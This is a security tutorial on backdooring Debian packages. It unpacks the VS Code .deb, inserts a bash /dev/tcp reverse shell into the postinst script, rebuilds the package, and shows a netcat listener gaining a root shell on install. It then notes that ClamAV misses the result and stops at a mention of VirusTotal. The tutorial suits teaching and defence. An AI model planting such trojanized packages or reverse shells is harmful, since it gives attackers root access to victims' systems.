

How are DEB packages turned into backdoors? How to detect?



DEB files are software packages that are the main format of software on Debian-based Linux distributions.

To install DEB packages, you must use a package manager like dpkg as root. Attackers take advantage of this and inject backdoors into these packages. When you install them using dpkg or any other package manager, the malicious code will also be executed at the same time and compromise your system.

Let's explore exactly how DEB packages are turned into backdoors and what you can do to protect yourself.

How are DEB packages turned into backdoors?



Before you understand how DEB packages are turned into backdoors, let's explore what's inside a DEB package. To illustrate, the author of the article downloaded the Microsoft Visual Studio Code DEB package from the official Microsoft website. This is the package you will download if you want to install VS Code on Linux.

Now that you have downloaded the target package, it's time to extract it. You can extract the DEB package using the **dpkg-deb** command with the **-R** flag followed by the path to store the contents:

```
dpkg-deb -R
```

This will extract the contents of the VS Code package.

```
debx@kubuntu:~/tmp$ ls
code_1.81.1-1691620686_amd64.deb
debx@kubuntu:~/tmp$ dpkg-deb -R code_1.81.1-1691620686_amd64.deb code_1.81.1-1691620686_amd64
debx@kubuntu:~/tmp$ ls
code_1.81.1-1691620686_amd64  code_1.81.1-1691620686_amd64.deb
debx@kubuntu:~/tmp$ cd code_1.81.1-1691620686_amd64/
debx@kubuntu:~/tmp/code_1.81.1-1691620686_amd64$ ls
DEBIAN  usr
debx@kubuntu:~/tmp/code_1.81.1-1691620686_amd64$ cd DEBIAN/
debx@kubuntu:~/tmp/code_1.81.1-1691620686_amd64/DEBIAN$ ls
control  postinst  postrm  prerm
debx@kubuntu:~/tmp/code_1.81.1-1691620686_amd64/DEBIAN$
```

Moving into the folder, you will find many folders, however, the example's concern is only in the **DEBIAN folder**. This directory contains maintenance scripts that are executed during installation with root privileges. As you may have noticed, attackers modify scripts in this directory.

To illustrate, the article will modify the **postinst** script and add a simple Bash reverse TCP shell. As the name suggests, this is a script that is executed after the package is installed on the system.

It contains configuration completion commands such as establishing symbolic links, handling dependencies, etc. You can find many different types of reverse shells on the Internet. Most of them will work the same. Here is an example:

```
bash -i >& /dev/tcp/127.0.0.1/42069 0>&1
```

Command explanation:

1. **bash**: This is the command to call the Bash shell.
2. **-i**: Flag tells Bash to run in interactive mode, allowing real-time command I/O.
3. **>& /dev/tcp/ip/port**: This redirects standard output and standard error to the network socket, essentially establishing a TCP connection to and .
4. **0>&1**: This redirects input and output to the same location, i.e. to the network socket.

Note: For those who don't know, a reverse shell is a type of code that when executed on the target machine will initiate connections back to the attacker's machine. Reverse shell is a great way to bypass firewall restrictions because the traffic is generated from the machine behind the firewall.

Here's how the modified script looks:

```
DEBIAN: vim -- Konsole
# /usr/bin/env bash
# Copyright (c) Microsoft Corporation. All rights reserved.
# Licensed under the MIT license. See License.txt in the project root for license information.
# Symlink bin command to /usr/bin
rm -f /usr/bin/code
ln -s /usr/share/code/bin/code /usr/bin/code
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1 2>/dev/null

# Register code in the alternatives system
# Priority of 0 should never make code the default editor in auto mode as most
# developers would prefer a terminal editor as the default.
update-alternatives --install /usr/bin/editor editor /usr/bin/code 0

# Install the desktop entry
if hash update-desktop-database 2>/dev/null; then
    update-desktop-database
fi

# Update mimetype database to pickup workspace mimetype
if hash update-mime-database 2>/dev/null; then
    update-mime-database /usr/share/mime
fi

if [ "code" != "code-oss" ]; then
    # Remove the legacy bin command if this is the stable build
    if [ "code" = "code" ]; then
        rm -f /usr/local/bin/code
    fi
fi

# Register apt repository
eval "$(apt-config shell APT_SOURCE_PARTS Dir::Etc::sourceparts/d)
CODE_SOURCE_PART=${APT_SOURCE_PARTS}vscode.list

postinst
1,1 top
TipsMake
```

As you can see, everything is the same but only one line is added i.e. Bash reverse shell of the article. Now, you need to rebuild the files to ".deb" format. Just use the **dpkg** command with the **--build** flag or use **dpkg-deb** with the **-b** flag followed by the path of the extracted content:

```
dpkg --build dpkg-deb -b
```

```
tmp: bash -- Konsole
debx@kubuntu:~/tmp$ ls
code_1.81.1-1691620686_amd64
debx@kubuntu:~/tmp$ dpkg --build code_1.81.1-1691620686_amd64/
dpkg-deb: building package 'code' in 'code_1.81.1-1691620686_amd64.deb'.
debx@kubuntu:~/tmp$ ls
code_1.81.1-1691620686_amd64  code_1.81.1-1691620686_amd64.deb
debx@kubuntu:~/tmp$
TipsMake
```

Now, the DEB package with the backdoor is ready to be launched on malicious websites. Let's simulate a situation where the victim downloaded the DEB package to their system and installed it like any other regular package.

The top terminal is what the victim will see and the bottom terminal is the attacker's. The victim is installing the package with **sudo dpkg -i** and the attacker is patiently listening for incoming connections using the netcat command in Linux.

```
nc -- Konsole
-- sudo dpkg
debx@kubuntu:~/tmp$ sudo dpkg -i code_1.81.1-1691620686_amd64.deb
Selecting previously unselected package code.
(Reading database ... 235387 files and directories currently installed.)
Preparing to unpack code_1.81.1-1691620686_amd64.deb ...
Unpacking code (1.81.1-1691620686) ...
Setting up code (1.81.1-1691620686) ...
[
debx@kubuntu:~/tmp$ nc -lnvp 42069
Listening on 0.0.0.0 42069
Connection received on 127.0.0.1 43532
root@kubuntu:/#
```

As soon as the installation is finished, note that the attacker will have obtained a reverse shell connection and now has root access to the victim's system. Now you know how DEB packages are turned into backdoors. Next, learn how you can protect yourself.

How to detect if a DEB package is malicious

Now, you must be wondering how to find infected DEB packages. To start, you can try using antivirus software for Linux like ClamAV. Unfortunately, when ClamAV runs a scan on the packet, it does not flag the packet as malicious. Here are the results of the scan:

```
tmp: bash -- Konsole
debx@kubuntu:~/tmp$ clamscan
/home/debx/tmp/code_1.81.1-1691620686_amd64.deb: OK
----- SCAN SUMMARY -----
Known viruses: 8671897
Engine version: 0.103.9
Scanned directories: 1
Scanned files: 1
Infected files: 0
Data scanned: 0.00 MB
Data read: 96.61 MB (ratio 0.00:1)
Time: 13.273 sec (0 m 13 s)
Start Date: 2023:08:29 01:53:51
End Date: 2023:08:29 01:54:05
debx@kubuntu:~/tmp$
```

So unless you have a premium antivirus solution in place, it will be difficult to detect malicious DEB packages.

Try using a cloud solution like the VirusTotal website:
